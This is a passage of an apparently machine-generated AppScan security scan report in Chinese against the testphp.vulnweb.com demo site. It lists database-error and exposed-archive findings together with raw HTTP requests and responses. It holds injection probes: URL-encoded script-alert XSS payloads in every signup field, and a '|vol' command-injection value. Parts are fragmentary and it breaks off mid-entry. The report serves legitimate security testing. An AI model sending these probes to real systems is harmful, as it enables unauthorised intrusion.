upass2=%E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag----begin_mark_tag--
uname=%E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag----begin_mark_tag--
ucc=%E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag----begin_mark_tag--
uemail=%E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag----begin_mark_tag--
uphone=%E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag----begin_mark_tag--
uaddress=%E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag----begin_mark_tag--
signup=%E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag--

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:50:56 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
```

```

<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  Unable to access user database: You have an error in your SQL syntax; check the manual
  that corresponds to your MySQL server version for the right syntax to use near '>
  <script>alert(149)</script>' at line 1

```

问题 31 / 33

TOC

发现数据库错误模式

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/secured/newuser.php
实体:	uname (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: 至: WFXSSProbe%27%22%29%2F%3E

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 154

uname=WFXSSProbe%27%22%29%2F%3E&upass=&upass2=&uname=&ucc=1234&uemail=test%40altoromutual.com&u
phone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:21 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>

```

```

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  Unable to access user database:      You have an error in your SQL syntax; check the manual
  that corresponds to your MySQL server version for the right syntax to use near '"/>' at line 1

```

问题 32 / 33

TOC

发现数据库错误模式

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/secured/newuser.php
实体:	uname (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: 至: ProbePhishing

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 142

uname=&upass=&upass2=&uname=ProbePhishing&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.

```


发现数据库错误模式	
严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/secured/newuser.php
实体:	upass2 (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: 至: %7Cvol

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:


```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 135

uname=&upass=&upass2=%7Cvol&uname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

发现压缩目录

严重性: 

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

实体: 1.zip (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: `/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/` 至: `/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/1.zip`

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/1.zip HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

实体: 1.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/ 至: /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/1.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/1.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:01:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/1.jpg'><b>Network Storage D-Link DNS-313 enclosure 1 x
SATA</b><br><br>NET STORAGE ENCLOSURE SATA DNS-313 D-LINK<br><a
href='/Mod_Rewrite_Shop/BuyProduct-1/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-
1.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

实体: 1.rar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/ 至: /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/1.rar

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/1.rar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:01:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/1.jpg'><b>Network Storage D-Link DNS-313 enclosure 1 x SATA</b><br><br><br>NET STORAGE ENCLOSURE SATA DNS-313 D-LINK<br><a href='/Mod_Rewrite_Shop/BuyProduct-1/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-1.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

实体: 1.tar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/ 至: /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/1.tar

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/1.tar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:01:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/1.jpg'><b>Network Storage D-Link DNS-313 enclosure 1 x SATA</b><br><br><br>NET STORAGE ENCLOSURE SATA DNS-313 D-LINK<br><a href='/Mod_Rewrite_Shop/BuyProduct-1/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-1.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

实体: 1.tar.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/ 至: /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/1.tar.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/1.tar.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:01:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/1.jpg'><b>Network Storage D-Link DNS-313 enclosure 1 x
SATA</b><br><br>NET STORAGE ENCLOSURE SATA DNS-313 D-LINK<br><a
href='/Mod_Rewrite_Shop/BuyProduct-1/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-
1.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/

实体: 2.zip (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/](#) 至:

[/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/2.zip](#)

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/2.zip HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:02:04 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/2.jpg'><b>Web Camera A4Tech PK-335E</b><br><br><br>Web Camera A4Tech PK-335E<br><a href='/Mod_Rewrite_Shop/BuyProduct-2/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-2.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/

实体: 2.gz (Page)

风险: 可能会检索服务器端脚本的源代码，这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/ 至:

/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/2.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/2.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:02:04 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/2.jpg'><b>Web Camera A4Tech PK-335E</b><br><br><br>Web Camera A4Tech PK-335E<br><a href='/Mod_Rewrite_Shop/BuyProduct-2/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-2.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```


发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/

实体: 2.rar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/](#) 至:

[/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/2.rar](#)

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/2.rar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:02:04 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/2.jpg'><b>Web Camera A4Tech PK-335E</b><br><br><br>Web Camera A4Tech PK-335E<br><a href='/Mod_Rewrite_Shop/BuyProduct-2/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-2.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/

实体: 2.tar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/](#) 至:

[/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/2.tar](#)

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/2.tar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:02:04 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/2.jpg'><b>Web Camera A4Tech PK-335E</b><br><br><br>Web Camera A4Tech PK-335E<br><a href='/Mod_Rewrite_Shop/BuyProduct-2/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-2.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/

实体: 2.tar.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/ 至:

/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/2.tar.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/2.tar.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:02:04 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/2.jpg'><b>Web Camera A4Tech PK-335E</b><br><br><br>Web Camera A4Tech PK-335E<br><a href='/Mod_Rewrite_Shop/BuyProduct-2/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-2.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/

实体: 3.zip (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/Details/color-printer/3/ 至:

/Mod_Rewrite_Shop/Details/color-printer/3/3.zip

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/color-printer/3/3.zip HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:08:59 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/3.jpg'><b>Laser Color Printer HP LaserJet M551dn, A4</b>
<br><br>Laser Color Printer HP LaserJet M551dn, A4<br><a href='/Mod_Rewrite_Shop/BuyProduct-3/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-3.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/

实体: 3.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/Details/color-printer/3/ 至:

/Mod_Rewrite_Shop/Details/color-printer/3/3.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/color-printer/3/3.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:08:59 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/3.jpg'><b>Laser Color Printer HP LaserJet M551dn, A4</b>
<br><br>Laser Color Printer HP LaserJet M551dn, A4<br><a href='/Mod_Rewrite_Shop/BuyProduct-3/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-3.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/

实体: 3.rar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/Details/color-printer/3/](#) 至:

[/Mod_Rewrite_Shop/Details/color-printer/3/3.rar](#)

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/color-printer/3/3.rar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

